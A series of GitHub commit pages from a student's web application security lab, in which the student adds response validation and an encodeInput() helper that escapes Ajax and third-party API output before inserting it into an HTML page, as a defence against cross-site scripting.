
```
@@ -166,7 +166,9 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                    crossorigin="anonymous"></script>
            <script>
                    $.get("https://v2.jokeapi.dev/joke/Programming?type=single", function(result){
  +                         if(result.joke.length!=0){
                                    $("#response").html("Programming joke: "+ result.joke);
  +                             }
                            });

                            async function guessAge(name){
```

0 comments on commit e8c603c

Age response validation

- The age given bu guess age api is checked if is not empty and then appended to body

- 

devaravo / waph-devaravo

Commit

checks if the age returned by api is not null

main

devaravo committed 38 minutes ago

1 parent e8c603c commit e8efffc


Showing 1 changed file with 2 additions and 0 deletions.

labs/lab2/waph-devaravo.html

```
@@ -179,7 +179,9 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                                    const response = await fetch("https://api.agify.io/?name="+name);
                                    const result = await response.json();
                                    console.log(result);
+                                   if(result!=null && result.age!=null){
                                    $("#response").html("Hi "+ name + ", your age should be "+result.age);
+                                   }
                                }
                </script>
                </div>
```

0 comments on commit e8efffc

Ajax echo output encoding

- encodeInput() function is used to encode the data sent to it.
- This function makes sure that the data that is appended to body of html is appended only as text (as it creates a new div and adds the data as text to that div)
- The response given by Ajax echo is encoded using this function
- 

devaravo committed 37 minutes ago

1 parent e8efffc commit 4e7ba23

Showing 1 changed file with 7 additions and 1 deletion.

labs/lab2/waph-devaravo.html


```
@@ -89,6 +89,12 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                            return false;
                        }
                    }
+
+                   function encodeInput(input){
+                       const encodedDiv = document.createElement('div');
+                       encodedDiv.innerText = input;
+                       return encodedDiv.innerHTML;
+                   }

                        </script>
                        <script src="email.js"></script>
@@ -119,7 +125,7 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                                            if (this.readyState == 4 && this.status == 200){
                                                    console.log("Received data= "+xhttp.responseText);
                                                    if(xhttp.responseText.length!=0){
-                                                   document.getElementById("response").innerText = "Response from server: " + xhttp.responseText;
+                                                    document.getElementById("response").innerText = "Response from server: " + encodeInput(xhttp.responseText);
                                                    }
                                            }
                                    }
```

0 comments on commit 4e7ba23

jQueryAjax GET output encoding

- The response given by jQueryAjax GET is encoded using encodeInput() and then added to response element.

- 

Commit

encodes jQueryAjax GET response

main

devaravo committed 36 minutes ago

1 parent 4e7ba23 commit 8174c80


Showing 1 changed file with 1 addition and 1 deletion.

2 labs/lab2/waph-devaravo.html

```
@@ -143,7 +143,7 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                                   }
                                   $.get("echo.php?data="+input, function(result){
                                           if(result.length!=0){
-                                                  $("#response").html("Response from server: "+ result);
+                                                  $("#response").html("Response from server: "+ encodeInput(result));
                                           }
                                   });
```

0 comments on commit 8174c80

jQueryAjax POST output encoding

- The response given by jQueryAjax GET is encoded using encodeInput() and then added to response element.
- 

Commit

encodes jQueryAjax Post response

main

devaravo committed 36 minutes ago

1 parent 8174c80 commit 522bf14

Showing 1 changed file with 1 addition and 1 deletion.

2 labs/lab2/waph-devaravo.html


```
@@ -159,7 +159,7 @@ <h3>Student: Venkata Ramana Rao Devara</h3>

                                   $.post("echo.php",{data: input}, function(result){
                                           if(result.length!=0){
-                                                  $("#response").html("Response from server: "+result);
+                                                    $("#response").html("Response from server: "+encodeInput(result));
                                           }
                                   });
                          $("#data").val("");
```

0 comments on commit 522bf14

Joke API output encoding

- The response given by Joke API is encoded using encodeInput() and then added to response element.

- 

Commit

encodes joke response given by Joke API

main

devaravo committed 35 minutes ago

1 parent 522bf14 commit d73949a

Showing 1 changed file with 1 addition and 1 deletion.


2 labs/lab2/waph-devaravo.html

```
@@ -173,7 +173,7 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
          <script>
                  $.get("https://v2.jokeapi.dev/joke/Programming?type=single", function(result){
                          if(result.joke.length!=0){
-                                 $("#response").html("Programming joke: "+ result.joke);
+                                     $("#response").html("Programming joke: "+ encodeInput(result.joke));
                                  }
                          });

```

0 comments on commit d73949a

Guess Age API output encoding

- The response given by guess age API is encoded using encodeInput() and then added to response element.
- 

Commit

encodes age given by age API

main

devaravo committed 35 minutes ago

1 parent d73949a commit 62ad34a

Showing 1 changed file with 1 addition and 1 deletion.

2 labs/lab2/waph-devaravo.html

```
@@ -186,7 +186,7 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                                  const result = await response.json();
                                  console.log(result);
                                  if(result!=null && result.age!=null){
-                                 $("#response").html("Hi "+ name + ", your age should be "+result.age);
+                                     $("#response").html("Hi "+ name + ", your age should be "+encodeInput(result.age));
                                  }
                          }
          </script>
```

0 comments on commit 62ad34a